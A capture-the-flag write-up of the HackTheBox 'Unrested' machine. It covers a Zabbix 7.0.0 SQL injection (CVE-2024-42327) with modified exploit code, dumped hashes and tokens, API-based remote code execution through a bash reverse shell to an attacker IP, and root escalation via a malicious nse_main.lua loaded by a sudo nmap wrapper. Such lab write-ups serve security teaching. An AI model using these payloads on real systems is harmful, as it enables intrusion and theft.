HackTheBox Unrested Writeup

Table of Contents

Executive Summary

Unrested is a medium Linux box with a gray box approach since the pentester is given valid credentials for the web server. The system hosts a vulnerable **Zabbix instance**, for which we exploit an **SQL injection vulnerability (CVE-2024-42327).** Subsequent to the database dump, we use the **admin's API token** to grant ourselves **RCE** with the **item.create** method on the API. After getting a foothold on the system, we then discover that the zabbix user can perform sudo on the ***/usr/bin/nmap* script** without supplying a password, paving the way for root escalation.

Enumeration

Supplied credentials: matthew / 96qzn0h2e1k3

As always, we start our enumeration with an **Nmap** scan of the target host, using the **-sS** flag for a TCP SYN scan and **-p-** to scan for all open TCP ports.

```
┌──(kali㉿kali)-[~/HTB/Machines/Unrested]
└─$ sudo nmap 10.10.11.50 -sS -p-
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 16:43 CET
Nmap scan report for 10.10.11.50
Host is up (0.025s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
10050/tcp open  zabbix-agent
10051/tcp open  zabbix-trapper

Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
```


We discover that the target host has four open TCP ports:

- **22** (SSH)
- **80** (HTTP)
- **10050** (Zabbix Agent)
- **10051** (Zabbix Trapper)


We attempt to use the supplied credentials on the SSH service but are unsuccessful.

```
┌──(kali㉿kali)-[~/HTB/Machines/Unrested]
└─$ ssh matthew@10.10.11.50
The authenticity of host '10.10.11.50 (10.10.11.50)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:138: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.50' (ED25519) to the list of known hosts.
matthew@10.10.11.50's password:
Permission denied, please try again.
```


We visit the web server on port 80 and discover that it is running a Zabbix Monitoring System.



We attempt to log into the **Zabbix web server** using the supplied credentials and succeed, landing on the dashboard of the Matthew user.



We scroll down a bit and discover that the Zabbix instance is running version 7.0.0.



After a bit of research, we find that this version is vulnerable to SQL injection and has been assigned **CVE-2024-42327.**

CVE-2024-42327

CVE-2024-42327 is a SQL injection vulnerability in Zabbix. Vulnerable versions are:

- **6.0.0 - 6.0.31**
- **6.4.0 - 6.4.16**
- **7.0.0**

The flaw exists in the `CUser` class in the `addRelatedObjects` function, which does not correctly sanitize user input and allows an authenticated non-admin user to exploit this vulnerability to leak usernames, passwords, and API tokens.

Here is a snapshot of the vulnerable code, which can be found here on lines 3046 to 3051.

```
$db_roles = DBselect(
'SELECT u.userid'.($options['selectRole'] ? ',r.'.implode(',r.',
$options['selectRole']) : '').
' FROM users u,role r'.
' WHERE u.roleid=r.roleid'.
' AND '.dbConditionInt('u.userid', $userIds)
);
```

In the **`SELECT`** part of the SQL query, the content of **`$options['selectRole']`** is directly inserted into the SQL string. The value of **`$options['selectRole']`** is integrated into the query without any prior validation or sanitization.

We then leverage this public POC for this CVE, `CVE-2024-42327_Zabbix_SQLI.py`.

In our case, this POC is somewhat inconsistent due to the **`userids`** parameter in the JSON, so we remove it from the script. Additionally, we need to add **`"editable":1`** to the JSON to make the SQLi work. We change it twice in the script: first in the **`sqli_leak_credentials`** function and second in the **`sqli_leak_session_tokens`** function.

```
CVE-2024-42327.py
CVE-2024-42327.py > ...
        print(u)


def sqli_leak_credentials(api_url):
    this_sql = "SELECT GROUP_CONCAT(userid, ', ', username, ', ', passwd, ', ', roleid, ' || ') FROM users"

    method = ZABBIX_API_GET_USERS
    params = {
        "output":["userid", "username"],
        "selectRole": [BASE_SQLI_PAYLOAD.replace('SQL_STATEMENT_HERE', this_sql)],
        "editable":1
    }
    resp = zabbix_api_request(api_url, method, params)
    user_details = resp.get('result', [])
    if not user_details:
        return None

    user_details = user_details[0].get('role', {}).get(f'({this_sql})').split(' || ')
    for u in user_details:
        if u:
            userid, username, passwd, roleid = u.split(', ')
            print(f'userid: {userid.replace(",", "")}, username: {username}, password: {passwd}, roleid: {roleid}')


def sqli_leak_session_tokens(api_url):
    this_sql = "SELECT GROUP_CONCAT(userid, ', ', sessionid, ' || ') FROM sessions"

    method = ZABBIX_API_GET_USERS
    params = {
        "output":["userid", "username"],
        "selectRole": [BASE_SQLI_PAYLOAD.replace('SQL_STATEMENT_HERE', this_sql)],
        "editable":1
    }
    resp = zabbix_api_request(api_url, method, params)
    user_details = resp.get('result', [])
    if not user_details:
        return None

```

After a few small changes, we can now use this script with the supplied credentials to dump the database.

```
┌──(kali㉿kali)-[~/HTB/Machines/Unrested]
└─$ python3 CVE-2024-42327.py -u http://10.10.11.50/zabbix/ -U matthew -P
96qzn0h2e1k3
[*] - Using http://10.10.11.50/zabbix/api_jsonrpc.php for API.

[*] - Authenticating with username: "matthew" and password "96qzn0h2e1k3"
[+] - Authentication Success!

[*] - Getting user details

[*] - Using SQL Injection to leak user credentials
userid: 1, username: Admin, password:
$2y$10$L8UqvYPqu6d7c8NeChnxWe1.w6ycyBERr8UgeUYh.3AO7ps3zer2a, roleid: 3
userid: 2, username: guest, password:
$2y$10$89otZrRNmde97rIyzclecuk6LwKAsHN0BcvoOKGjbT.BwMBfm7G06, roleid: 4
userid: 3, username: matthew, password:
$2y$10$e2IsM6YkVvyLX43W5CVhxeA46ChWOUNRzSdIyVzKhRTK00eGq4SwS, roleid: 1

[*] - Leaking Session Tokens for API use
userid: 1, sessionid: 243da9178d094645e9662322ad113e48
userid: 3, sessionid: b175c104b32d41e4b9f03e9d5c9124c6
```

Cracking the bcrypt hashes doesn’t seem like a valid option since it would take forever and probably won’t yield anything.

RCE

With the newly gained credentials, we can leverage the **Admin API token** to gain **Remote Code Execution (RCE)** on the web server host.

To do so, we refer to this exploit: [`ZabbixAPIAbuse.py`]().
First, we need the **`hostid`** and **`interfaceid`**. We can retrieve both using the **`hostinterface.get`** method shown in the exploit.

Request

Pretty Raw Hex

```
GET /zabbix/api_jsonrpc.php HTTP/1.1
Host: 10.10.11.50
User-Agent: python-requests/2.32.3
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Content-Length: 136
Content-Type: application/json

{
    "jsonrpc":"2.0",
    "method":"hostinterface.get",
    "params":{
    },
    "auth":"4a3788cf2a4845311d161f7174c6398a",
    "id":1
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Thu, 27 Mar 2025 22:48:15 GMT
Server: Apache/2.4.52 (Ubuntu)
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type
Access-Control-Allow-Methods: POST
Access-Control-Max-Age: 1000
Content-Length: 5242
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{
    "jsonrpc":"2.0",
    "result":[
        {
            "interfaceid":"1",
            "hostid":"10084",
            "main":"1",
            "type":"1",
            "useip":"1",
            "ip":"127.0.0.1",
            "dns":"",
            "port":"10050",
            "available":"1",
            "error":"",
            "errors_from":"0",
            "disable_until":"0",
            "details":[
            ]
        },
```

Now that we know the **`hostid`** is **10084** and the **`interfaceid`** is **1**, we can use the **`item.create`** method to create a simple bash reverse shell.

Request

Pretty Raw Hex

```
GET /zabbix/api_jsonrpc.php HTTP/1.1
Host: 10.10.11.50
User-Agent: python-requests/2.32.3
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Content-Length: 346
Content-Type: application/json

{
    "jsonrpc":"2.0",
    "method":"item.create",
    "params":{
        "name":"HaidarCoffee",
        "key_":"system.run[bash  -c 'bash -i >& /dev/tcp/10.10.14.191/4444 0>&1']",
        "delay":3,
        "hostid":"10084",
        "type":0,
        "value_type":1,
        "interfaceid":"1"
    },
    "auth":"4a3788cf2a4845311d161f7174c6398a",
    "id":1
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Thu, 27 Mar 2025 22:57:14 GMT
Server: Apache/2.4.52 (Ubuntu)
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type
Access-Control-Allow-Methods: POST
Access-Control-Max-Age: 1000
Content-Length: 55
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{
    "jsonrpc":"2.0",
    "result":{
        "itemids":[
            "47183"
        ]
    },
    "id":1
}
```

After preparing the reverse shell, we set up our Netcat listener using **`nc -lvnp 4444`** and send the request containing the reverse shell.

After roughly 10 seconds, the reverse shell connects to our listener, and we have successfully achieved RCE.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/HTB/Machines/Unrested]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
^C

┌──(kali㉿kali)-[~/HTB/Machines/Unrested]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.191] from (UNKNOWN) [10.10.11.50] 46496
bash: cannot set terminal process group (1859): Inappropriate ioctl for device
bash: no job control in this shell
zabbix@unrested:/$ whoami
whoami
zabbix
zabbix@unrested:/$ id
id
uid=114(zabbix) gid=121(zabbix) groups=121(zabbix)
zabbix@unrested:/$ 
```

Now that we have a foothold on the system as the zabbix user, we immediately look for ways to escalate our privileges.

Privilege Escalation

We begin our post-exploitation phase by enumerating the host's directories and find **`user.txt`** in **`/home/matthew`**, which is readable by our zabbix user.

```
zabbix@unrested:/home/matthew$ cat user.txt
cat user.txt
57b6d980e9<REDACTED>5b4e9d24
```

We discover that our zabbix user can perform **sudo** on the **`/usr/bin/nmap`** binary without supplying a password.

```
zabbix@unrested:/home/matthew$ sudo -l
sudo -l
Matching Defaults entries for zabbix on unrested:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin,
    use_pty

User zabbix may run the following commands on unrested:
    (ALL : ALL) NOPASSWD: /usr/bin/nmap *
```

We try to exploit it using the information provided by [GTFOBins](), unfortunately without any success.

```
zabbix@unrested:/home/matthew$ sudo /usr/bin/nmap --interactive
sudo /usr/bin/nmap --interactive
Interactive mode is disabled for security reasons.
```

We enumerate further and find that the **`/usr/bin/nmap`** binary is actually a bash script.

```
zabbix@unrested:/home/matthew$ cat /usr/bin/nmap
cat /usr/bin/nmap
#!/bin/bash

##################################
## Restrictive nmap for Zabbix ##
##################################

# List of restricted options and corresponding error messages
declare -A RESTRICTED_OPTIONS=(
    ["--interactive"]="Interactive mode is disabled for security reasons."
    ["--script"]="Script mode is disabled for security reasons."
    ["-oG"]="Scan outputs in Greppable format are disabled for security reasons."
    ["-iL"]="File input mode is disabled for security reasons."
)

# Check if any restricted options are used
for option in "${!RESTRICTED_OPTIONS[@]}"; do
    if [[ "$*" == *"$option"* ]]; then
        echo "${RESTRICTED_OPTIONS[$option]}"
        exit 1
    fi
done

# Execute the original nmap binary with the provided arguments
exec /usr/bin/nmap.original "$@"
```

The script checks for restricted options that include the methods provided by **GTFOBins**.

Illegal flags that the script checks for are:

- **--interactive**
- **--script**
- **-oG**
- **-iL**

If the script detects one of these flags, it will echo "disabled for security reasons." If the script doesn't detect one of these restricted options, it will execute the original **nmap** binary with the given arguments.

After some research, we discover that we can leverage the **--datadir** flag. Normally, nmap searches through the standard nmap path **/usr/share/nmap**, but with the **--datadir** flag, we can specify the directory **nmap** searches through to execute the **nmap** binary with the necessary scripts.

--datadir *<directoryname>* (Specify custom Nmap data file location)

Nmap obtains some special data at runtime in files named nmap-service-probes, nmap-services, nmap-protocols, nmap-rpc, nmap-mac-prefixes, and nmap-os-db. If the location of any of these files has been specified (using the --servicedb or --versiondb options), that location is used for that file. After that, Nmap searches these files in the directory specified with the --datadir option (if any). Any files not found there, are searched for in the directory specified by the NMAPDIR environment variable. Next comes ~/.nmap for real and effective UIDs; or on Windows, *<HOME>*\AppData\Roaming\nmap (where *<HOME>* is the user's home directory, like C:\Users\user). This is followed by the location of the nmap executable and the same location with ../share/nmap appended. Then a compiled-in location such as /usr/local/share/nmap or /usr/share/nmap.

We look through the standard path **/usr/share/nmap** and discover several scripts. One in particular stands out: the **nse_main.lua**, which is used by **nmap** every time we use the script flag **-sC**.

```
zabbix@unrested:/tmp$ ls /usr/share/nmap
ls /usr/share/nmap
nmap.dtd            nmap-payloads    nmap-service-probes  nselib
nmap-mac-prefixes   nmap-protocols   nmap-services        nse_main.lua
nmap-os-db          nmap-rpc         nmap.xsl             scripts
```

When NSE runs a script scan, script_scan is called in nse_main.cc. Since there are three script scan phases, script_scan accepts two arguments, a script scan type which can be one of these values: SCRIPT_PRE_SCAN (Script Pre-scanning phase) or SCRIPT_SCAN (Script scanning phase) or SCRIPT_POST_SCAN (Script Post-scanning phase), and a second argument which is a list of targets to scan if the script scan phase is SCRIPT_SCAN. These targets will be passed to the nse_main.lua main function for scanning.

Now that we have all the information we need to escalate our privileges with sudo nmap, we need to decide on a method to grant ourselves root access. We decide to do so by inserting our freshly made SSH key into the **`authorized_keys`** file in the **`root/.ssh`** directory.

First, we need to create a small **ECDSA 256-bit SSH key**.

```
┌──(kali㉿kali)-[~/HTB/Machines/Unrested]
└─$ ssh-keygen -t ecdsa -b 256 -f root_ecdsa_key
Generating public/private ecdsa key pair.
Enter passphrase for "root_ecdsa_key" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in root_ecdsa_key
Your public key has been saved in root_ecdsa_key.pub
```

We now create the malicious script in **`/tmp/`** containing our payload that echoes our public key into the root's **`authorized_keys`** file.

```
echo 'os.execute("echo '<public ssh key>' > /root/.ssh/authorized_keys")' >
/tmp/nse_main.lua
```

After successfully creating the malicious nse_main.lua, we can execute the nmap script with the following command:

```
zabbix@unrested:/home/matthew$ sudo /usr/bin/nmap --datadir /tmp -sC localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-27 23:55 UTC
nmap.original: nse_main.cc:619: int run_main(lua_State*): Assertion
`lua_isfunction(L, -1)' failed.
Aborted
```

To test if we successfully added the public key to the **`authorized_keys`** of the root user, we try to log into SSH with the **`-i`** flag for the private key that we created with the **`ssh-keygen`** command as well.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/HTB/Machines/Unrested]
└─$ ssh root@10.10.11.50 -i root_ecdsa_key
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Mar 27 11:55:36 PM UTC 2025

  System load:  0.0                Processes:             241
  Usage of /:   60.5% of 5.81GB    Users logged in:       0
  Memory usage: 13%                IPv4 address for eth0: 10.10.11.50
  Swap usage:   0%
```

We successfully log into SSH as the **root** user and can read the **`root.txt`** file, completing the machine.

```
Last login: Tue Dec  3 14:54:36 2024 from 10.10.14.62
root@unrested:~# ls
root.txt
root@unrested:~#
```